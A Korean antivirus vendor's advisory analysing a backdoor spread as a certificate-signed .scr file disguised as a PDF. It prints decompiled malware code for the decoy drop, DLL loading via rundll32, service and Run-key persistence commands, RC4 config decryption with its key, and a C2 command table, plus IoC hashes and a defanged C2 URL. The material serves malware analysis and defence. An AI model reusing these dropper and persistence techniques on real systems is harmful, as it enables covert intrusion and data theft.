
정상 인증서를 악용하여 유포 중인 백도어 악성코드 주의!


By 알약(Alyac)

Published: 2025-05-15 · Archived: 2026-04-05 15:25:32 UTC

유효한 정상 인증서가 포함된 악성코드가 발견되어 사용자분들의 각별한 주의가 필요합니다.

해당 악성 파일은 국내 유명 기업의 정상 인증서로 서명되어 있어 탐지 회피를 노렸으며, SCR 포맷의 실행 파일이지만 PDF 파일처럼 보이도록 아이콘이 조작되어 있습니다.


20250428 작업계획서 및 작업완료서_ .scr 속성
일반
디지털 서명
파일 해시
보안
자세히
이전 버전
작업계획서 및 작업완료서_ .scr
파일 형식:
화면 보호기(.scr)
설명:
20250428 작업계획서 및 작업완료서
위치:
크기:
5.83MB (6,118,288 바이트)
디스크 할당 크기:
5.83MB (6,119,424 바이트)
만든 날짜:
2025년 5월 14일 수요일, 오후 2:05:05
수정한 날짜:
2025년 5월 14일 수요일, 오후 2:00:46
액세스한 날짜:
2025년 5월 14일 오늘, 3시간 전
특성:
읽기 전용(R)
숨김(H)
고급(D)...
확인
취소
적용(A)




[그림 1] 파일 속성 및 디지털 서명 정보

악성파일이 실행되면 파일 내부에서 PDF 파일을 추출하여 %TEMP% 폴더에 생성한 뒤 CMD 명령어를 이용해 실행합니다.

생성된 PDF 파일은 사용자의 주의를 끌기 위한 미끼 파일이며, 이로 인해 사용자는 감염 사실을 인지하기 어렵습니다.

```
v61.len = runtime_concatstring2(0, v59, Index, (unsigned int)".pdf", 4, v8, v9, v10, v11, v37, v44, v49, v53);
v16 = (os_File *)os_OpenFile(v61.len, v59, 65, 420, 4, v12, v13, v14, v15, v38, v45, v50, v54);// pdf 파일 생성
if ( v59 )
{
  github_com_secur30nly_go_self_delete_SelfDeleteExe(v16);
}
else
{
  p_file = &v16->file;
  v62.ptr = (uint8 *)v61.cap;
  v62.len = (size_t)"image/icon.png";
  v62.cap = v57;
  os__ptr_File_Write(v16, v62);
  if ( p_file )
    os__ptr_file_close(*p_file);
```

[그림 2] PDF 파일 생성 코드



[그림 3] 생성된 PDF 파일

이후 다시 config.dat 파일을 추출하여 %Public% 폴더에 생성하고 파일 생성이 완료되면 자가 삭제됩니다. 생성된 config.dat 파일은 악성 DLL 파일로 rundll32.exe 파일을 통해 로드되어 CMD 명령어를 이용해 실행됩니다.

실행하는 CMD 명령어는 다음과 같습니다.

- cmd.exe /c start rundll32.exe C:\Users\Public\config.dat hello

```
v22 = main_RunCmd(v20, (__int64)"cmd.exe /c start \"\" \"", v21, len, 0);
github_com_secur30nly_go_self_delete_SelfDeleteExe(v22);
time_Sleep(-64771072, (int)"cmd.exe /c start \"\" \"", v23, len, 0, v24, v25, v26, v27, v36);
v55.ptr = (uint8 *)embed_FS_ReadFile((_DWORD)off_991B08, (unsigned int)"image/image.png", 15);
os_OpenFile((int)"C:\\Users\\Public\\config.dat", 26, 65, 420, 0, v28, v29, v30, v31, v37, v42, v46, v49);
```

[그림 4] config.dat 파일 생성 코드

실행된 후에는 지속성 유지를 위해 사용자 권한을 확인한 뒤 관리자 권한일 경우 서비스를 생성하고, 관리자 권한이 아닐 경우 레지스트리 키를 생성합니다.

```
if ( j_GetTokenInformation(v10, TokenElevation, &v12, 4u, &v11) )
  v3 = v12;
j_CloseHandle(v10);
if ( v3 )
{
  v4 = *a1;
  v14.cb = 104;
  memset(&v14.dwFillAttribute, 0, 48);
  v14.dwFlags = 1;
  v14.wShowWindow = 0;
  memset(&v13, 0, sizeof(v13));
  memset(&v14.lpReserved, 0, 48);
  j_GetModuleFileNameW(v4, v17, 0x400u);
  sub_7FFA87004330(
    &v15,
    L"sc create MicrosoftEdgeInstaller binPath= \"cmd /c rundll32.exe %s hello\" start= auto",
    v17);
  return j_CreateProcessW(0LL, &v15, 0LL, 0LL, 0, 0, 0LL, 0LL, &v14, &v13);
}
```

[그림 5] MicrosoftEdgeInstaller서비스 생성 코드

```
LABEL_6:
  result = j_RegOpenKeyExW(HKEY_CURRENT_USER, L"software\\microsoft\\windows\\currentversion\\run", 0, 0x2001Fu, &v10);
  if ( !result && v10 )
  {
    v11 = 1;
    j_RegQueryValueExW(v10, L"MSEdgeInstaller", 0LL, &v11, &v15, &v12);
    v6 = -1LL;
    v7 = -1LL;
    do
      ++v7;
    while ( *&v16[2 * v7 - 2] );
    if ( !v7 )
    {
      v8 = *a1;
      v11 = 1;
      j_GetModuleFileNameW(v8, v17, 0x400u);
      sub_7FFA87004330(&v15, L"rundll32.exe %s hello", v17);
      while ( *&v16[2 * v6++] != 0 )
        ;
      j_RegSetValueExW(v10, L"MSEdgeInstaller", 0, v11, &v15, 2 * v6 + 2);
    }
    return j_RegCloseKey(v10);
```

[그림 6] 레지스트리 키 생성 코드

지속성 유지를 위한 절차가 끝나면 공격자 서버(C2)와 통신을 하기위한 설정 파일인 DATA_CONF 파일의 존재 여부를 체크한 뒤 파일이 있는 경우 해당 파일을 사용하여 통신을 시작하고 없을 경우 내부 데이터를 RC4 알고리즘으로 복호화 한 후 사용합니다.

이때 사용하는 키 값은 다음과 같습니다.

- RC4 키 값 : RGdcsedfd@#%dg9ser3$#$^@34sdfxl

```
sub_7FFA8700AD30(v26, 0, 0x800uLL);
j_GetModuleFileNameW(*a1, v26, 0x400u);
sub_7FFA87002550(v26, 1024LL, L"%s:DATA_CONF", v26);
v2 = 0LL;
FileW = j_CreateFileW(v26, 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
v4 = FileW;
```

[그림 7] DATA_CONF 파일 존재 여부 확인 코드

```
  v11 = (v14 + aRgdcsedfdDg9se[v13] + v11); // RGdcsedfd@#%dg9ser3$#$^@34sdfxl
  v24[v12] = v24[v11];
  v15 = v13 + 1;
  ++v12;
  v24[v11] = v14;
  v16 = v13 + 1 < 31;
  v13 = 0LL;
  if ( v16 )
    v13 = v15;
}
while ( v12 < 256 );
LOBYTE(v17) = v23;
LOBYTE(v18) = BYTE4(v23);
do
{
  v17 = (v17 + 1);
  v19 = v24[v17];
  v18 = (v18 + v19);
  v20 = v24[v18];
  v24[v17] = v20;
  v24[v18] = v19;
  byte_7FFA79AC6A30[v2++] ^= LOBYTE(v24[(v19 + v20)]);
}
while ( v2 < 0x122C );
a1[1] = byte_7FFA79AC6A30;
v21 = sub_7FFA79A9DE58();
*(a1[1] + 4648LL) = (v21 * sub_7FFA79A9DE58()) / 2;
return sub_7FFA79A92C00(a1);
```

[그림 8] 설정 데이터 복호화 코드

이후 공격자 서버로 접속하여 명령코드를 수신 받고 실행합니다.

```
v35[0] = 0LL;
v36 = 0;
if ( fn_Get_Command_7FFA87005590(*(a1 + 16), v4, v35, &v36) )
{
  do
  {
    if ( v36 >= 4 )
    {
      v10 = v35[0];
      switch ( *v35[0] )
      {
        case 'd':
          fn_Change_Directory_7FFA79A93590(a1, v35[0] + 4);
          goto LABEL_54;
        case 'e':
          fn_File_Download_7FFA79A93EA0(a1, v35[0] + 4);
          goto LABEL_54;
        case 'f':
          fn_File_Upload_7FFA79A95BB0(*(a1 + 16), v9, v35[0] + 4);
          goto LABEL_54;
```

[그림 9] 명령코드 수신 코드

수행하는 명령 코드에 대한 내용은 다음과 같습니다.


명령코드	명령 정보

d	작업 경로 변경
e	파일 다운로드
f	파일 업로드
g	프로세스 생성으로 요청한 명령 실행
h	요청한 사용자 권한으로 프로세스(명령) 실행
i	파일 삭제
j	화면 캡처 및 업로드
k	연결 유지
l	설정 파일(DATA_CONF) 변경
m	요청한 C2정보로 연결 시도
n	프로그램 일시정지
o	파일 타임스탬프 수정
p	파일 삭제 및 지속성 유지를 위한 서비스 또는 레지스트리 키 삭제
q	명령 재수신
r	명령어가 cd 로 시작하면 명령 실행 이후 결과를 저장한 파일을 업로드하고, 아닐 경우 작업 디렉토리 변경
s	인젝션 수행

[표 1] 명령 코드 목록

최종 실행된 악성 DLL 파일은 공격자의 서버로부터 명령을 수신 받아 악성행위를 수행하는 백도어 악성코드이며, 파일 업로드/다운로드, 화면 캡처 및 전송 등 다양한 악성행위를 수행할 수 있습니다.

사용자분들께서는 평소 '파일 확장자 표시' 옵션을 설정해 두시고 실행 형 확장자 (EXE, LNK, SCR 등) 파일은 실행하지 않도록 주의하시기 바랍니다.



[그림 10] 파일 확장자 표시 옵션

알약에서는 해당 악성코드에 대해 **Trojan.Dropper.611828A, Backdoor.Agent.611828A** 으로 탐지 중에 있습니다.

Ioc

7EC88818697623A0130B1DE42FA31335
580D7A5FDF78DD3E720B2CE772DC77E9

gsegse.dasfesfgsegsefsede.o-r[.]kr/login.php
